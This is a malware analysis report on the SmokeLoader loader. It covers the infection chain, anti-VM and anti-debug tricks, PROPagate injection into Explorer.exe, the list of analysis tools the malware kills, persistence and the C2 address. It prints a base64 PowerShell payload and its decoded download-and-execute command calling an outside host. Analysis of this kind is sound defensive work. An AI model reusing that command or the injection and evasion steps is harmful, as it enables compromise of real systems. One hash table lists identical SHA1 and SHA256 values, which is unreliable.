Smoke Loader

Technical Analysis

Table of Content


INTRODUCTION

The SmokeLoader family is a type of malware that belongs to the loader type. The main purpose of the program is to inject a more effective and destructive malware into the machine. First revealed in 2011, SmokeLoader is a family that is evolving day by day, using new techniques and constantly updating.


SmokeLoader is a family that aims to be keylogger, information theft, botnet, backdoor access on systems. In fact, it can be used for any harmful activity for the purpose of the attacker. It is spread through emails and drive-by download.

In the world of malware, PROPagate Injection has been used by SmokeLoaders for the first time. PROPagate injection, injects confidential code into an application other than the actual running application, allowing the malicious code to be run by a different application.

File Name	2021lk049443.doc
MD5	67CB98B84A7DB5F2F69023B0C5C08309
SHA1	9F04A27BB59AC6842EA400C95AF131612BFE00F9
SHA256	9F04A27BB59AC6842EA400C95AF131612BFE00F9
First Seen	2021-04-13 05:41:34 UTC




When the file with the extension ".docx" with malware was examined, it was determined that an OLE object appeared in it. From this file that can be reached "bit[.] ly/3e0Rjks".



File Name	pkM3T1.jpg
MD5	9FBD32C6BB25F6A660696FA9830C5040
SHA1	1E41347D36792E823A8982B10170D83A0722E3CC
SHA256	5DE2819F832F06F69009B07779EACABC1B171540B10689B4B23EAAC8F3232E14
First Seen	----

With the resulting AutoIt script, it was determined that files were downloaded via PowerShell.



“lAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABlAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOgAvAC8AdQAuAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAgACwAIAAdICQARQBOAHYAOgB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABlAB0gIAApACAAOwAgAHMAdABBAFlAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABlAFYARAB3AEEAQwBCAHQAcABXAC4AZQB4AGUAHSA="

When the base64 code above is decoded, it is observed that it runs the following command.

“(NEw-objEct `N`e`T`.`W`e`B`C`l`i`e`N`T).DownLoAdfIlE(https://u.teknik[.]io/28oLW.jpg , $ENv:temp\eVDwACBtpW.exe) ; stARt $ENv:temp\eVDwACBtpW.exe “


With the PowerShell DownloadFile command, It has been observed that it has downloaded the file "eVDwACBtpW.exe" from the link "u.teknik[.]io/28oLW.jpg” under the directory "temp\".

File Name	eVDwACBtpW.exe
MD5	0D1334075336455A13A36FD909417556
SHA1	4F1937F0EEEB697EF992547701295134FDE65C20
SHA256	33D7FA2A8936CC5064B63592B77F87C02FCDC1396395AE2316E3A7C783523AD9
First Seen	---


Dynamic Analysis

API Obfuscation


The malware has been observed to receive the "handle" of a module with the **GetModuleHandleA** API. Thus, it is aimed to make static analysis more challenging with **API Obfuscation** technique. Just as it analyzes DLLs at the run time, it analyzes APIs also at the run time.



Anti-VM




As the image above shows, it reads all registers under "**Disk/Enum**" to check if the computer is virtual machine. From the key values of the registry specified by the **RegOpenkeyExA** API it founded that it has been reached.



After the values in registers are taken, the malware compare them to "**qemu, virtual, vmware, xen**".

Return Abuse



Instead of the usual "**ret**" command, we see the command "**ret 4**" here. The program decodes and runs both DLLs and APIs at run time to complicate static analysis and circumvent EDRs.

As an anti-debug technique, it also changes the return addresses of CALL calls. The value typed next to the RET command deletes the byte from the end of the stack until the value and changes the return address.

PROPagate Injection


After the VM check, it was determined that the injected malicious code into the Explorer.exe using the "**AllocateVirtualMemory-OpenProcess-MapViewOfSection**" APIs. After the code is injected, the virtual memory partition is allocated.

The virtual memory partition receives the handle of Explorer.exe with **OpenProcess.** With **MapViewOfSection,** malicious code is written to a virtual memory partition.

Windows Explorer runs at a integrity level that uses Subclasses a lot, making them accessible without granting a privilege to the user logged on to the process area. Therefore, it is a target process that is extremely suitable for the use of this technique. A subclass window can be modified quite easily with the **SetProp** API.

1- CALL **EnumChildWindows**
2- CALL **EnumPropsA**
3- CALL **SetPropA**

In this way, the entry point of a Subclass is changed. This modified Subclass is usually "Progman" because it is commonly available in Windows 7 and 10. The entry point is replaced with the starting address of the malicious code, and it is determined that the malicious code is run every time this window is called.



After **SetProp**, the **SendMessage** and **SendNotifyMessage** APIs causes trigger the modified window entry point's and runs the malicious code.

APIs that decoded at the runtime and used

GetModuleHandle	**RegOpenKey**	**RegQueryValueKey**	**OpenProcessToken**
GetVolumeInformation	**CreateFileMapping**	**MapViewOfFile**	**GetModuleFileName**
CreateEvent	**AllocateVirtualMemory**	**DecompressBuffer**	**GetShellWindow**
GetWindowThreadPrId	**UnmapViewOfSection**	**ZeroMemory**	**OpenProcess**
GetTokenInformation	**CreateSection**	**MapViewOfSection**	**EnumChildWindows**
EnumProps	**GlobalGetAtomName**	**MoveMemory**	**SetProp**
SendMessage	**SendNotifyMessage**		


Injected Shell Code

Malicious code that injected to Explorer.exe generates a thread. When a new window opens, this thread starts working and appears to get the names of all open process's using the **Process32First**-**Process32Next** APIs.

It compares the blacklist recorded in its memory with the process that works by sending it to its encode function. In case of matching, the process is closed with the **TerminateProcess** API located in the **Sleep** API.


Encode code:

https://github.com/ZAYOTEM/smokeloader_string_enc/blob/main/smokeloader_string_enc.py




Resulting process blacklist:

Autoruns.exe	ollydbg.exe	procmon64.exe	x32dbg.exe
idaw.exe	procexp.exe	x64dbg.exe	windbg.exe
procexp64.exe	procmon.exe	idaq.exe	Tcpview.exe
idaw64.exe	idaq64.exe	Wireshark.exe	ProcessHacker.exe




In the Encode function, the process name received with the **Process32First** API is encrypted and compared with the blacklist elements in the memory. In the case of a match, the process is closed using the **CloseHandle** API.


The malware that creates a new directory is copied to this directory and it is observed that it works from there if the machine restarts.



As shown above, using the **CreateDirectory** API, it creates a directory named "**restdtad**" in the "\\AppData\\Roaming\Microsoft\\Windows" directory.




Using the **CopyFileW** API, the name of malware is changed to "**wiagwiei.exe**" and copied into the generated directory.




To make it difficult for the end user to detect the malware, the malicious file that is run with the **DeleteFileW** API is deleted.


Network Analysis

The section that generated in the Explorer.exe "94[.]140[.]115[.]43" IP address is used as a command and control server. HTTP 404 returns in response when a request is thrown to this server. The revolving answer was found to be payload in the response header.




